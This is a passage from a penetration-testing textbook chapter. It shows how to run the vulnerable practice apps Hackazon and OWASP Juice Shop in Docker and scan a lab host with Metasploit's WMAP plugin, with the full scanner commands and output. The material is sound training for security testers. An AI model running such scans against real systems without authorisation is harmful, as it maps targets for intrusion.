Both the preceding applications can be a good starting point for trying out basic web application vulnerability detection. However, finding vulnerabilities in modern-day applications can be challenging as they depend on newer technologies, such as Node.js, Angular, RESTful APIs, and so on.

The following are some of the alternatives, with newer web technologies, for trying out hands-on vulnerable web applications:

- **Hackazon**: Hackazon depicts a modern-day application built with AJAX, strict workflows, and RESTful APIs.
- **OWASP Juice Shop**: A modern and sophisticated vulnerable web application, which has been developed using Node.js, Express, and Angular. It contains all the OWASP Top 10 vulnerabilities that can be found in modern real-world web applications.


We can easily set up the preceding vulnerable applications in Kali Linux using Docker. Refer to *Chapter 2, Setting up Your Environment*, for detailed steps on installing Docker in Kali Linux.

Next, we will be setting up Hackazon on Docker.

Setting up Hackazon on Docker

To install Hackazon on Docker, follow these steps:

1. Download the Docker image for Hackazon from `https://hub.docker.com/r/mutzel/all-in-one-hackazon/`.
2. Simply open up the Terminal in Kali and type `docker pull mutzel/all-in-one-hackazon`, as in the following screenshot:




```
root@kali:~# docker pull mutzel/all-in-one-hackazon
Using default tag: latest
latest: Pulling from mutzel/all-in-one-hackazon
[DEPRECATION NOTICE] registry v2 schema1 support will be removed in an upcoming release. P
lease contact admins of the docker.io registry NOW to avoid future disruption.
bbe1c4256df3: Downloading  4.263MB/65.79MB
911d09728ffd: Download complete
615765bc0d9f: Download complete
a3ed95caeb02: Download complete
6b64c19276ce: Downloading  5.437MB/21.09MB
3f088762aeb5: Waiting
b1a2bad1ce7e: Waiting
c5bd9a0b4d3e: Waiting
3ca325cd3ef7: Waiting
a762c0d47d76: Waiting
11345760d80c: Waiting
2b8afb0f4f7f: Waiting
3a5122bf24e0: Waiting
b1456f3a4cce: Waiting
e888c58eb524: Waiting
e6e03b81aa26: Waiting
100d37f98d85: Waiting
18e8d5ad2159: Waiting
64f03ec8751e: Waiting
aa36e77c360d: Waiting
54e4825cb3bf: Waiting
d003745ff13c: Waiting
```

Figure 7.3 – Fetching the Docker image for Hackazon

3. Once the Docker image has been downloaded, you can run the image using the following command:

```
docker run --name hackazon -d -p 80:80 mutzel/all-in-one-
hackazon:postinstall supervisord -n
```

4. In order to verify whether the Hackazon application is up and running, simply open up the browser and browse to `http://127.0.0.1` or `http://localhost`, as in the following screenshot:



Special selection

Martha Stewart Crafts Garland, Pink Pom Pom Small
Fun, festive party decorative pop poms. Perfect for any...

Native Forest Organic Classic Coconut Milk...
A staple of Thai, Indian and Caribbean cuisines, Native...

Molton Brown Indian Cress Purifying Shampoo, 10...
London via Bolivia. Out with daily grime. In with cared for...

about Martha Stewart Crafts Large Circle Cutter
This is a good mouse to use for a person with disabilities. The size is great when dexterity is an issue. More ›

EdwndKnnor2
about New Balance Men's ML515 Classic Running Shoe
It was great to watch all of these classics again. These Blu-ray versions are culled from the same masters used for the most recent anamorphic DVD transfers. Note that Conquest of the Planet of the Apes and Battle for the Planet of the Apes include both the original theatrical and unrated extended v More ›

Top 3 most popular
Cricut Explore Electronic Cutting Machine with Cricut Design Space Free Online Software
American Pickers
Dreft Baby Liquid Laundry Detergent 32 Loads 50 Fl Oz (Pack of 2)

Top 3 best selling
Strathmore Series 400 Sketch Pads 9 in. x 12 in. - pad of 100
Callaway Hx Practice Balls
Amco Enameled Aluminum Lemon Squeezer

To view this page ensure that Adobe Flash Player version 11.1.0 or greater is installed.

Best Choice

Figure 7.4 – Hackazon web page

Now that we've learned how to set up Hackazon, let's move on to setting up OWASP.


Setting up OWASP Juice Shop

To set up OWASP on Docker, follow these steps:

1. The Docker image for OWASP Juice Shop is available at `https://hub.docker.com/r/bkimminich/juice-shop/`.
2. Open up the Terminal in Kali and type in the following command:

```
docker pull bkimminich/juice-shop
```

Let's look at the following output:




```
root@kali:~# docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
e7c96db7181b: Pull complete
05dbce3dfc4d: Extracting  4.588MB/21.44MB
b7cfffb903cc: Download complete
1f7455abeacc: Download complete
2be9d42ca1eb: Download complete
898b2d4864d7: Downloading   3.75MB/69.3MB
6ae5f551a939: Downloading  530.1kB/69.31MB
```

Figure 7.5 – Fetching the Docker image for `juice-shop`

3. Once the Docker image has been downloaded, you can run the image using the following command:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```


You can see the output of this command here:



```
root@kali:~# docker run --rm -p 3000:3000 bkimminich/juice-shop

> juice-shop@8.7.3 start /juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v10.16.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Figure 7.6 – Running the Docker image for `juice-shop`

4. In order to verify whether the Hackazon application is up and running, simply open up the browser and browse to `http://127.0.0.1:3000` or `http://localhost:3000`, as in the following screenshot:



All Products

Image	Product	Description	Price	
	Apple Juice (1000ml)	The all-time classic.	1.99	👁
	Apple Pomace	Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.	0.89	👁
	Banana Juice (1000ml)	Monkeys love it the most.	1.99	👁
	Carrot Juice (1000ml)	As the old German saying goes: "Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?"	2.99	👁
	Eggfruit Juice (500ml)	Now with even more exotic flavour.	8.99	👁
	Fruit Press	Fruits go in. Juice comes out. Pomace you can send back to us for recycling purposes.	89.99	👁
	Green Smoothie	Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.	1.99	
	Juice Shop Artwork	Unique masterpiece painted with different kinds of juice on 90g/m² lined paper.	278.74	

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

Figure 7.7 – Juice Shop home page


Now that we've set up Hackazon and OWASP Juice Shop (our vulnerable applications), we have our test base ready. Let's now move on to web application scanning.

Web application scanning using WMAP

WMAP is a powerful web application vulnerability scanner available in Kali Linux. It is integrated into the Metasploit Framework in the form of a plugin.

Let's look at how we can start using it:

1. We need to load and initiate the plugin within the Metasploit Framework, as in the following screenshot:




```
msf > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf >
```

Figure 7.8 – Loading the `wmap` plugin in msfconsole

2. Once the WMAP plugin is loaded into the Metasploit Framework, we need to create a new site or workspace for our scan.


3. Use `wmap_sites -a <Site IP / Hostname>` to add a new site and `wmap_targets -t <Target URL>` to specify the target website to be scanned, as in the following screenshot:



```
msf > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a 192.168.44.133
[*] Site created.
msf > wmap_targets -t http://192.168.44.133/mutillidae/index.php
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   192.168.44.133  192.168.44.133  80    false    /mutillidae/index.php

msf > 
```

Figure 7.9 – Loading the 'wmap' plugin in msfconsole


4. Now that we have created a new site and defined our target, we need to check which WMAP modules would be applicable against our target. For example, if our target is not SSL-enabled, then there's no point in running SSL-related tests against it. We can check the WMAP modules by using the `wmap_run -t` command, as in the following screenshot:



```
msf > wmap_run -t
[*] Testing target:
[*]     Site: 192.168.44.133 (192.168.44.133)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2017-05-15 22:44:33 -0400
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
============================================================
[*] Module auxiliary/dos/http/apache_range_dos
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
```

Figure 7.10 – Running the 'wmap' plugin in msfconsole

5. Now that we have enumerated the modules that are applicable for the test against our vulnerable application, we can proceed with the actual test execution. This can be done by using the `wmap_run -e` command, as in the following screenshot:




```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.44.133 (192.168.44.133)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2017-05-15 22:53:06 -0400
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.168.44.133:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 192.168.44.133 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] 192.168.44.133:80     - http://192.168.44.133/ may not support FrontPage Server Extensions
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] [192.168.44.133] /robots.txt found
[*] Module auxiliary/scanner/http/scraper
[*] [192.168.44.133] / [Metasploitable2 - Linux]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/trace
[+] 192.168.44.133:80 is vulnerable to Cross-Site Tracing
[*] Module auxiliary/scanner/http/vhost_scanner
```

Figure 7.11 – Running the 'wmap' plugin in msfconsole

Upon successful execution of the tests on our target application, the vulnerabilities (if any have been found) are stored on Metasploit's internal database.

6. The vulnerabilities can then be listed using the `wmap_vulns -l` command, as in the following screenshot:



```
msf > wmap_vulns -l
[*] + [192.168.44.133] (192.168.44.133): scraper /
[*]     scraper Scraper
[*]     GET Metasploitable2 - Linux
[*] + [192.168.44.133] (192.168.44.133): directory /dav/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /cgi-bin/
[*]     directory Directoy found.
[*]     GET Res code: 403
[*] + [192.168.44.133] (192.168.44.133): directory /doc/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /icons/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /index/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /phpMyAdmin/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /test/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /index.php
[*]     file File found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /dav
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.44.133] (192.168.44.133): file /index
[*]     file File found.
[*]     GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): file /test
[*]     file File found.
[*]     GET Res code: 301
[*] + [192.168.44.133] (192.168.44.133): file /phpMyAdmin
```

Figure 7.12 – Listing vulnerabilities from 'wmap' plugin in msfconsole

